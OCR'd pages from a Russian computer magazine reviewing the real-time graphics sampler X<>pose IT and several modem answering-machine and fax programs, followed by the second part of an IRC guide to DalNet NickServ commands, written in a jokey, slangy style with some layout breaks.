
Как и многие другие, с того момента, как в мои шаловливые ручки попал комп, я хотел создать компьютерный клип, хотя бы немножко похожий на те, что показывают по ящику и проецируют на экраны, стены, а также другие ровные (и не только) поверхности в крутых дискотеках. Дело было давно, и в тот момент создание чего-либо подобного человеком, не разбирающимся в таких пакетах, как Autodesk и 3D-Studio, было практически невозможно. После года непрерывной работы над оной фичей все было заброшено в дальний угол винта как затея безнадежная и невыполнимая для такой бездарности в плане графики, как я. Но каким бы я был кул хацкером, если бы сразу сдался и не оставил в своей маленькой душонке надежды на лучшее. Ведь каждый из нас уверен, что он гениален во всех областях (посмотри на наших певцов - половина петь не умеет а все туда же, на сцену), не стал исключением и я. Облажав оба вышеназванных пакета за чрезмерную сложность, требовательность к ресурсам и так далее, я немедленно начал искать чего-нибудь попроще и понароднее.

Очень долго ничего не находилось, но однажды в одном из ночных серфов по Инету меня занесло на пагу **http://www.arkaos.be/**, откуда я и снял классную прогу для работы с графикой. Называется она **X<>pose IT** и является графическим сэмплером реального времени. Прога дает возможность создать качественный клип (можно порно :)), причем сделать это в сочетании с музыкой, так как поддерживается работа с CD-треками и wav-файлами. Делается он при помощи внесения в прогу некоторого количества картинок и фотографий, над которыми осуществляются разные 2D-3D извращения, офигенное количество которых уже есть в программе. Характерно, что все вносимые тобой изменения ты сразу видишь на экране, а не ожидаешь полдня их рендера, исходя на слюни от желания увидеть сделанное. Действия могут осуществляться одно за другим без перерыва, причем одновременно возможно проигрывание музыки, для которой этот клип создается. Это дает возможность при хорошем овладении эффектами проги добиться полной гармоничности того, что происходит на экране с тем, что звучит в колонках.

Кабина, руль и кое-что еще!

Вся юзерская работа по созданию "величайшего шедевра" клипмейкерского искусства протекает в небольшом таком анимированном окошке,

которое состоит всего из четырех частей: окно просмотра, виртуальная клавиатура, окно картинок, ну и, конечно, окно эффектов. Чем мне понравилась прога, так это тем, что в ней, в отличие от других, не наблюдаются лишние части, но наряду с этим нет и недостающих. Необходимость каждой выверена, а функция четко определена. Грустно, но небольшие размеры окошка не позволяют удобно разместить даже четыре компонента, а если вспомнить, что перестановка компонентов в окне осуществляется лишь в пределах, заданных авторами, то ситуация складывается просто клин. Несмотря на все попытки распределить все так, чтобы это действительно было удобно для работы, мне так и не удалось этого сделать. Мое личное пожелание к авторам - увеличить рабочее поле программы, после этого изъянов в ней уже не будет.






Семплирование графики в проге осуществляется только при помощи твоей клавиатуры (щелкнешь мышью - записи каюк :( ), которая в данном случае выступает в роли диджейского пульта. Так как картинки, вносимые для работы, и эффекты над ними осуществляемые всегда разные, то для каждого клипа клавиатура программируется по-своему. Для удобного и быстрого ее программирования в проге даже существует отдельный модуль - виртуальная клавиатура. Виртуальная клава является полной копией реальной клавы, то есть каждой кнопке на реальной соответствует такая же кнопка на виртуальной.



Все программирование осуществляется при помощи перетаскивания иконок эффектов и картинок из соответствующих модулей проги на определенные тобой кнопки, после чего на них появляются идентифицирующие иконки. Мне она понравилась тем, что во время записи проекта, если ты еще не разобрался с кнопками, именно она позволяет создать нечто связное, а не какофонию графических эффектов, рядом с которой ядерный взрыв с его визуальными последствиями просто отдыхает. Плюс простота и наглядность конфигурирования кнопок. Перед тем как что-нибудь куда-нибудь потащить, любую картинку или эффект можно просмотреть в окне просмотра и четко решить, стоит ли это вообще брать.

Ты только это, смотри, со своими вкусами одних голых баб туда, как всегда, насуешь, и будет у тебя порнофильм классический со спецэффектами. Интересно, что если попробовать эффект с картинкой, находящейся в этот момент в окне просмотра, и перетащить его на клаву, то он все равно будет осуществляться с любой картинкой. А для привязки эффекта именно к этой картинке нужно сначала оттащить на клаву картинку, а потом на ту же картинку поместить нужный эффект. Запись твоего проекта и его проигрывание также производятся именно в этом окошке, но могут осуществляться и в полноэкранном режиме.




Для проигрывания это просто супер, а вот чтобы записываться на полном экране нужно либо иметь электронную память и все кнопки запоминать с первого раза, либо работать с этой прогой очень давно. Кстати, по краю именно этого окошка расположены кнопочки "запись", "проигрывание" и "остановка" (для чего они нужны, догадайся :)).

Все картинки и эффекты расположены в проге в отдельных окошках. Начнем с окошка картинок - именно в нем при помощи соответствующих кнопок происходит внесе-

ние нужных для проекта картинок, которые могут быть в двух форматах jpg и bmp.
Перед тем как перетащить иконку картинки на клаву, ее можно просмотреть, щелкнув по ее миниатюре в этом окошке, а где она появится в нормальном размере, я думаю, ты уже прочитал выше. Заклинаю никогда не пробовать переключаться между картинками щелчком во время записи клипа, так как запись немедленно остановится :(((- все переключения между картинками в это время делаются только с клавиатуры. А ручонки ведь тянутся, я таким манером клипов пять сгубил и полголовы волос в результате себе вырвал.
Окно эффектов - в этом окошке расположены все те фишки, ради которых ты эту прогу снял.




В ней расположены иконки эффектов, при нажатии на которые ты сможешь лицезреть приглянувшийся на выбранной картинке. На сегодняшний день их встроено 36 штук. Слышу я - народ разочарованно загудел... Спокойно, ребята, у каждого из них при нажатии появляется всплывающее меню, где может быть до пяти пунктов, определяющих интенсивность и принципы эффекта. Так что реально их гораздо больше, а так как все они вставляются в программу в качестве плагинов, то возможно написание собственных или установка чужих найденных на буржуйских сайтах. Не знаю, кто как, а мне пока и этих



хватает, я в них-то путаюсь, бывает! И вообще, сначала посмотри, а потом уже свои вокальные данные мне тут показывай.

Сделали... посмотрели... Долго молчали

Короче, прогу посмотрели, кнопочки распределили, а теперь пора и за дело приниматься! Если ты записываешь клип в этой проге в первый раз, то лучше это делать в окне просмотра при участии виртуальной клавиатуры в качестве подсказки. Если же охота все же на полном, то стоит переписать хотя бы на листок, что где находится. Напоминаю для тех, кто невнимательно читал, что кнопки записи, проигрывания и остановки находятся на кромке окна просмотра. При нажатии на кнопку записи или проигрывания перед тобой появится одно и то же окно,
лишь последствия нажатия кнопки "старт" будут различаться. Для записи у тебя будет спрошено, где находится музыкальный файл, для которого создается клип - это по умолчанию компакт и трек номер один. Ты можешь сменить трек или поставить название звукового файла в wav формате, причем последний может находиться где угодно (только с дискетами не вяжись, уж больно долго читает :)). В обязательном порядке тебя заставят написать название записываемого клипа и комментарий к нему. Выбрав режим - полноэкранный или нет, при помощи соответствующей галочки, тебе нужно махнуть на старт и показать все свои незаурядные (нереализованные) способности в области графики. Делается это при помощи последовательного применения всех тех эффектов, которые ты выбрал для своего клипа. По окончанию записи нужно щелкнуть на стоп или, если ты в полноэкранном режиме, просто щелкнуть мышкой. Сохра-



няемся... Вуаля, первый клип готов!
Теперь быстро идем по дому, собираем всех домашних и, щелкнув на кнопку "проигрывать" (не забудь поставить флаг "в режиме полного экрана"), наслаждаемся минутой сладкого триумфа, пока все остальные обсуждают, насколько ты гениален. Единственное, если ты туда и правда баб голых насовал, то показывать это лучше только друзьям, а то родители отправят тебя к сексопатологу после просмотра оного произведения, а комп ты вообще никогда больше не увидишь.





Везде был - все видел!

Изрядно помучавшись до появления действительно качественного продукта, я дам тебе несколько советов по ходу творческого процесса. Внимательно прослушай композицию, для которой ты собираешься делать клип (желательно несколько раз) и четко представь себе, что бы ты хотел видеть. Тщательно подбери исходные картинки, причем советую выбирать как можно более многоцветные, так как при многократном применении эффектов на картинку, содержащую, например, только темные цвета, она переходит в однотонный черный экран (показать при этом итоге просто нечего). Советую также ни в коем случае не подбирать эффектов одного класса, так как зрелище, получаемое в результате использования 4 эффектов, настолько грустное, что после этого отпадает всякое желание пробовать еще раз. И, наконец, искренне советую хорошо продумать расположение используемых кнопок, это немаловажно при создании классного клипа.

Заключение, пожелания, перспектива...

В заключение материала хочу отметить, что прога эта очень стильна, и попробовать ее стоит каждому. Типа, вдруг способности откроются к этому делу. В первый момент она может показаться сложной, но если в ней поковыряться, то понимаешь, что все очень просто. Единственное, что некоторые принципы работы не очень интуитивны, и выяснить их можно только на практике, так как в проге отсутствует даже намек на нормально написанный хелп (иногда он нужен). Но так как все используемые принципы работы описаны в этом материале, то он тебе и не понадобится, а от себя попросил бы авторов все же добавить его в прогу. Прискорбно, что требовательность к ресурсам графических прог эта софтярина переняла в полной мере и требует комп не менее чем с 32 метрами оперативки, а также неплохо чтобы имелся хотя бы слабенький графический акселератор для получения классных цветов.
Теперь о способах применения - если у тебя уже имеется большой опыт по созданию клипов в этой программе, и ты спокойно записываешься на полном экране. Ты можешь устраивать для друзей целые шоу в реальном времени. Эти клипы очень внушительно смотрятся на больших мониторах и, возможно, проекционных экранах (у меня его нет, проверить не удалось), так что ты можешь продемонстрировать эти шоу на дискотеке или создать новое прямо на глазах у кучи народа под играющую в этот момент музыку. Вот народ выпадет-то!
Хочу сказать, что идея, засунутая в эту прогу, очень классная, и за развитием проги надо внимательно следить. Старт очень хорош, будем ожидать продолжения. Я на сегодня юзаю прогу версии 1.0, и эта же версия лежит на сайте программы, адресок которого ты найдешь выше. Весит она 8 мегов, оттуда ее можно скачать единым архивом или кусками (там уже есть разбивка). Короче, все, качай, юзай и бывай, братишка!

Михаил Терехов (stranger@xakep.ru) Макс Зелененко (maxx@xakep.ru)

Помнишь рекламу, где чувак сидит в туалете, и только он там вздыхать начинает, только у него что-то начинает получаться, и тут ТРЯМ-ТАРАРАМ - телефон. Он быстрее, со спущенными штанами и торчащим перцем, несется к телефону и только подбегает, как тот замолкает. Облом. Знакомая ситуация? Так вот, в той рекламе нам советовали прикупить себе радиотелефон и обещали, что все сразу будет в шоколаде. Радиотелефон это, конечно, стильно, но трепаться с кем-то в момент, когда ты со своей девушкой занят изучением особенностей женского организма и кульминация уже рядом, занятие не из приятных. Значит надо заводить автоответчик - пусть все кому надо оставляют мессагу, а ты ее потом послушаешь. И все бы ничего, завели бы себе каждый по автоответчику, да вот есть в них одна загвоздка - за них лавэ платить надо. Копить на него бабло это, конечно, выход, но как же твой любимый комп? Ведь с такими расходами апгрейд до третьего пня откладывается на срок настолько неопределенный, что аж волосы дыбом встают... Нет! Бабло на всякие второстепенные девайсы сливать - это не по кул-хацкерски, поэтому мы все эти приборы будем эмулировать. Момед у тебя есть? Есть. А значит его надо юзать на 100%, т.е. не только ночью, в Инете, но и днем, в качестве автоответчика или АОНа (или того и другого, и можно без хлеба).




Advanced Call Center


Эта прога занимает одно из первых мест по количеству поддерживаемых момедов. В число которых, скорее всего, попадет и твой. Но самого лучшего результата ты, конечно, добьешься, если у тебя стоит... модем типа ЮСР, Зухель и другие типа этих. Прога имеет определитель номера, причем определяет номер в двух стандартах. Во-первых, в американском CID стандарте (видать, прога делалась на экспорт), во-вторых, в формате АОН (безынтервальный пакет) российских и европейских АТС.

Настройка АОНа очень разнообразна и для тебя она может быть одной, а для твоего приятеля другой. В настройках ты указываешь, из скольких цифр состоит телефон, количество сигналов в запросе и максимальное число запросов. Правда, очень уж много в этих настройках умных слов написано, но разговор сейчас не об этом. Нам же с тобой нужен автоответчик, а не определитель номера. Берешь себе любой войсовый модем и микрофон, записываешь сообщение типа: "Я сейчас очень занят взлетами и падениями и не могу оторваться, так что прошу оставить мне мессагу и я тебе перезвоню, как освобожусь". И можем смело браться за дело, он все остальное за тебя сделает, будь уверен (я о телефонии, а не о взлетах :)).

Прога преспокойненько сидит в трее и никому не мешает. При входящем звонке программа активизируется и выдает звуковой сигнал, если у тебя, конечно, включены колонки. Но все эти звуки можно легко убрать и жить спокойно без них. А можно и поставить и сообщение для себя. Типа: "Слышь, ты, засранец, подними свою задницу с дивана и возьми трубку, мать твою!".




Есть среди чего выбирать. Можно поднять трубку, положить трубку, включить автоответчик, начать запись разговора и т.д. и т.п. Также все эти действия можно сделать так, чтобы они происходили и после определения номера. Записанные сообщения можно проигрывать как через модем, так и через звуковую плату. Можно создать свою записную книжку. Она будет храниться в текстовом виде и может быть в любое время отредактирована тобой.



При первом запуске программа пытается определить порт, на котором находится твой момед. Но она может

ИХ - СООБЩАЙТЕ!



его и не найти. А чему ты удивляешься, может ты его пропил совсем недавно. Вот в такой ситуации придетс

Таких конфигураций с различными музыкальными файлами ты можешь создать сколько тебе будет нужно, чтобы, позвонив, человек каждый раз нарывался на разный репертуар и мог вволю с телефоном потанцевать.

Программа после загрузки и до скончания веков сидит



в трее. Вытащить ее оттуда можно двумя способами: 1) двинуть туда свою крысу и пару раз нажать на нее; 2) если ты в танке, можешь ждать, пока кто-нибудь позвонит, и она сама вылезет из трея.

Самый лучший способ, чтобы ее оттуда вытащить, на мой взгляд, это позвонить кому-нибудь из друзей и попросить тебе перезвонить, так как плохо слышно.


По умолчанию, программа записывает только шестьдесят секунд, но если у тебя не слишком разговорчивые друзья, которые любят потрепаться с автоответчиком, то тебе этого времени хватит. Если хочешь послушать, что тебе там наговаривает твой дружок, то просто вклю-





чи динамик модема при записи сообщения.

В программе есть спикерфон. Если у тебя микрофон с очень хорошей чувствительностью, то ты можешь разговаривать с человеком на том конце провода, расхаживая по комнате. Громкость у спикерфона регулируется (как и чувствительность микрофона).

В проге имеется "очередь звонков". Если номер оказался занят, то перед следующей попыткой выдерживается определенная пауза. В эту очередь ты можешь внести еще несколько номеров.







Что-то вроде "не дозвонюсь к этой, так получится к другой". Также программа ведет за тобой журнал. Кто тебе звонил и куда ты звонил. Иногда это помогает при склерозе (но не помогает при разборках со своей подругой :)). Из этого журнала ты можешь многое почерпнуть. Например, прослушать сообщения, которые тебе поступили в интересующий тебя день. Есть возможность работы в проге на буржуйском языке, если тебе вдруг надоест этот русский.

Но у программы есть один недостаток, иногда она зависает. Иногда, считай, как раз в полчаса. Иногда из программы просто нельзя выйти. Она, видите ли, слушает линию, и выключить ее можно только нажатием трех любимых клавиш (т.е. Ctrl+Alt+Reset).


Venta Fax & Voice

Эта программа, как ты можешь догадаться по названию, может принимать и отправлять факсы. Прием и передача факс-сообщений производится как в ручном, так и автоматическом режимах. Очень легко провести прием или передачу факсимильных сообщений. При передаче достаточно перетащить пиктограмму документа в открытое окно программы. Но ты же не на работе, и не всегда оно нам нужно. Поэтому забросим эту функцию проги куда подальше и продолжим разговор об автоответчиках. Все голосовые сообщения, используемые в ВентаФакс, имеют формат .wav, поэтому при помощи микрофона ты можешь сделать себе кучу таких сообщений и менять их раз в неделю, а можно и почаще. Только можешь не усердствовать слишком сильно. Не имеет смысла подготавливать сообщения в стерео режиме, ведь телефонная линия у тебя этого не поддерживает. Так что имей ввиду и особенности телефонной линии и своего момеда. Свои сообщения ты можешь записывать и при помощи встроенного в прогу редактора wav файлов. Это окно делится на две части: первая половина - запись, вторая - воспроизведение.

Полученное сообщение можно прослушать через теле-





фонную трубку, наушники, которые надо подключить в разъем на задней панели модема или через колонки. Главная панель управления может появляться на экране как в виде факс-аппарата, так и без всякого вида в режиме простого окошка.




Программа может работать как в качестве полноценного автоответчика, так и в качестве автоматического информатора, когда человек, дозвонившись, будет иметь возможность прослушать оставленное тобой сообщение, после чего трубка будет положена, несмотря на все его матюки в твой адрес!

Имеется определитель номера. Но настройка АОНа имеет экспериментальный характер, так что придется тебе, дружок, маленько повозиться с параметрами в закладке АОН. Среди экспериментальных настроек тебе встретятся "Сигнал запроса" к телефонной станции для определения номера абонента, "ответный сигнал станции", который записывается и анализируется, а также можно настроить "имитацию сигнала вызова", чтобы чел, который тебе звонил, не догадался, что у тебя






стоит определитель номера. Если прога определила номер телефона, то она в специальном окне выведет данные об этом человеке, если он есть у тебя в базе данных (даже его фото, если оно туда внесено). Если номер определен частично, то вместо неизвестных цифр номера будут выведены буквы X (наш человек прогу писал :)).




Эта шикарная прога просто находка для склеротика, которому очень эффективно поможет журнал соединений. В нем записываются дата соединения, его продолжительность и как прошел сеанс.

RapidComm Voice.

Сразу замечу, что если у тебя модем не от 3Com, то можешь спокойно читать окончание статьи, а эту ее часть пропустить. Все дело в том, что прога писалась специально под USRobotics и поставляется на диске к нему же. Программа может получать и передавать факсимильные сообщения (короче, факсы отправляет), причем она реально работает. Имеет собственное окно для просмотра вышеназванных сообщений. Но не о факсах у нас разговор, а значит, к нашим баранам. Ну, в смысле автоответчику встроенному. Начнем с того, что рыться в настройках в течение суток не придется - их просто почти нет. Настроив их за несколько минут, ты обнаружишь, что все работает, а после этого получишь огромное удовольствие от юзания данной проги. В проге изначально закатан целый ряд стандартных сообщений, жаль, но лишь на английцком - так что их придется сменить. Сделать это очень легко, их нужно просто записать и сделать стандартными.



По умолчанию, автоответчик начинает свою работу после второго гудка в линии, но количество гудков до снятия трубки можно и изменить на любое желаемое. Характерно, что сообщение, которое тебе оставляют, вовсе не ограничено временем, а лишь только местом, которое осталось у тебя на диске. Так что если у твоего злейшего врага стоит эта прога, ты можешь позвонить ему и замусорить весь диск, забив его до отказа своим сообщеньицем в виде трехчасовых восхищений его персоной, а также прогнозом относительно ее будущего. Любое оставленное тебе сообщение ты можешь прослушать как через колонки, пристегнутые к звуковухе, так и через телефонную трубку (вот уж забава для извращенцев, если у тебя колонки есть). Все файлы сообщений в программе имеют собственное



стандартное расширение .gsm, так что прослушивать на бис оставленное твоей девчонкой сообщение на тему какой ты тигр в постели, тебе придется только в самой проге. В целом надежная, простая прога, и писать вроде больше нечего, хотя вот еще...

Меня очень порадовало, что в проге имеется собственная терминалка со стильным окошком. Если у тебя стоит эта прога, тебе больше никогда не потребуется встроенная терминалка ВинГлюка. Можно подключить микрофон к модему и использовать функцию спикерфона.


А доктор сказал - все будет хорошо!

Не расстраивайся, если у тебя не заработал автоответчик. В настоящее время не существует единого стандарта набора голосовых команд, и именно поэтому нынешние автоответчики не могут обеспечить правильную работу голосовых функций с любым голосовым модемом. Если программа вовсе не обнаружит голосовых функций в твоем голосовом модеме, это не глюк, просто в настоящее время набор его голосовых команд неизвестен. В принципе, если ты хорошо знаешь команды своего момеда или умеешь читать описания, то можешь в самой проге махнуть не работающие команды на реальные команды твоего момеда (соответствующие функции встроены в каждой проге). Теперь те, кому сильно не повезло, могут рукавом маминого халата утереть слезы и, сев с бутылкой пива рядом с компом, начать ждать момента, когда команды и их момеда будут встроены во все автоответчики.

А для тех, у кого все совпало и кто все же решил установить себе какой-либо автоответчик, я могу посоветовать лишь две проги. Для тех, у кого имеется момед USRobotics, выбор очевиден... Это RapidComm Voice. Несмотря на то, что прога базарит только по-английцки, все равно ее надо 100% ставить. Потому как язык надо учить, а по количеству функций и работоспособности она превосходит все остальные на голову.

Вторая прога - это, несомненно, Venta Fax. Она работает практически на любом момеде, говорит на русском языке, да и хелп к ней накатан настолько недетский, что не разобраться в ней практически невозможно. Единственным камнем в ее огород будет только большое количество настроек, которые, к слову, и в дефолте классно работают, так что менять почти ничего не придется. Классный выбор для тех, кто язык учить не собирается и любит русского производителя поддержать. Ребята-то ее нашенские сделали!


Несомненно, выбор за тобой, а я покатил, а то на автоответчике сообщения не прослушанные есть. Вдруг что-нибудь интересное?



IRC для всех [manual]. Часть 2

Андрей Каролик (andrusha@sl.ru) http://www.ruschannel.xxi.ru

СМАК



IRC ты уже пощупал в первой части, пора посмаковать. Кто не пощупал, бегом бежать искать в прошлых номерах X! Ну а пока отсталые бегают за прошлыми номерами, слушай сюда.

Я поведаю о сервисах DalNet. Кроме прелести свободного общения, на DalNet есть очень полезные сервисы. Это служебные сервисы, которые созданы для облегчения жизни в IRC. Но, не зная их, ты себе жизнь особо не облегчишь. И вообще, тебе, как хацкеру, просто необходимо знать сервисы DalNet! :) Итак, поехали...


Сервисы, но не Pack

Всего на DalNet существует 5 сервисов: NickServ, ChanServ, MemoServ, HelpServ и OperServ.

Тебе реально нужны только первые три, четвертый тебе как хацкеру просто не нужен :), а последний пятый предназначен для злых дядек - иркопов :). NickServ отвечает за администрирование ников и разные полезные установки на ник. ChanServ отвечает за администрирование каналов. MemoServ предназначен для обмена сообщениями между людьми, когда кто-то в данный момент не на IRC (вроде сообщений, посланных в ICQ в офф-лайн).

Но и тут есть свои ограничения и тонкости, об этом ниже.

*** NickServ ***



Очень полезный сервис. С его помощью можно забить себе ник так, что другие уже не смогут им воспользоваться (зарегеть, значит). Короче, слушай по порядку... Как только ты попал на DalNet, встает проблема выбора ника. Это очевидно, но, кроме того, встанет еще и проблема выбора незанятого ника. Потому как другой хацкер мог еще до тебя зарегистрировать выбранный ник. Узнать это можно элементарно, набрав /msg nickserv info nickname, если ответ будет:

Nick not registered - можешь прыгать до потолка (каски высылаются наложенным платежом :)) и брать его себе. Чтобы наложить свое вето на ник, просто зарегестри его командой /msg nickserv register password (password - пароль на ник).

Маленький совет: запиши куда-нибудь пароль, а то бывают иногда землетрясения, наводнения, старческий маразм, наконец - пароли забываются. Если ты зарегистрил пароль, это только полдела. Теперь всем, кто будет пытаться залогиниться с твоего ника, пока ты будешь провожать девочку домой (антивирус не забудь ;), ненавязчиво сообщат, что нужно ввести пароль в течение минуты, иначе ник будет сменен на Guest87946 (номер произвольный).

Порадовала фича? :) Ставится она всего одной командой /msg nickserv set kill on. Чтобы ввести пароль самому, при запросе введи /msg nickserv identify password. Еще одна наболевшая проблема: после дисконнекта и возвращения на канал твой старый ник продолжает висеть, а ты нудно ждешь, когда же он упадёт, чтобы взять его обратно. Хацкеры так не делают! :) Набери /msg nickserv ghost nickname password и помаши ручкой нику. В принципе на этом по NickServ можно и ограничиться, есть еще некоторые команды, их я просто приведу в виде списка с описанием:

- /msg nickserv passwd password - сменить пароль ника
- /msg nickserv set url - просветить всех, где твой хомпаг
- /msg nickserv set nomemo on|off - отрубить прием мессаг через MemoServ
- /msg nickserv set noop on|off - тебя не смогут добавить в АОПы или СОПы даже при очень большом желании (кстати, очень легкий способ заработать на спор пиво, мало кто помнит или знает эту команду)
- /msg nickserv access add|del user@hostmask - добавить|удалить маску, тогда не нужно будет идентифицироваться к нику, NickServ распознает по маске (пример user@hostmask - calvin@mitnik.ncsu.edu)
- /msg nickserv identify nickname password - недокументированная возможность идентифицироваться к нику, не выбирая его (удобно, когда в каком-то канале у тебя АОП по одному нику, а ты зашел под другим)
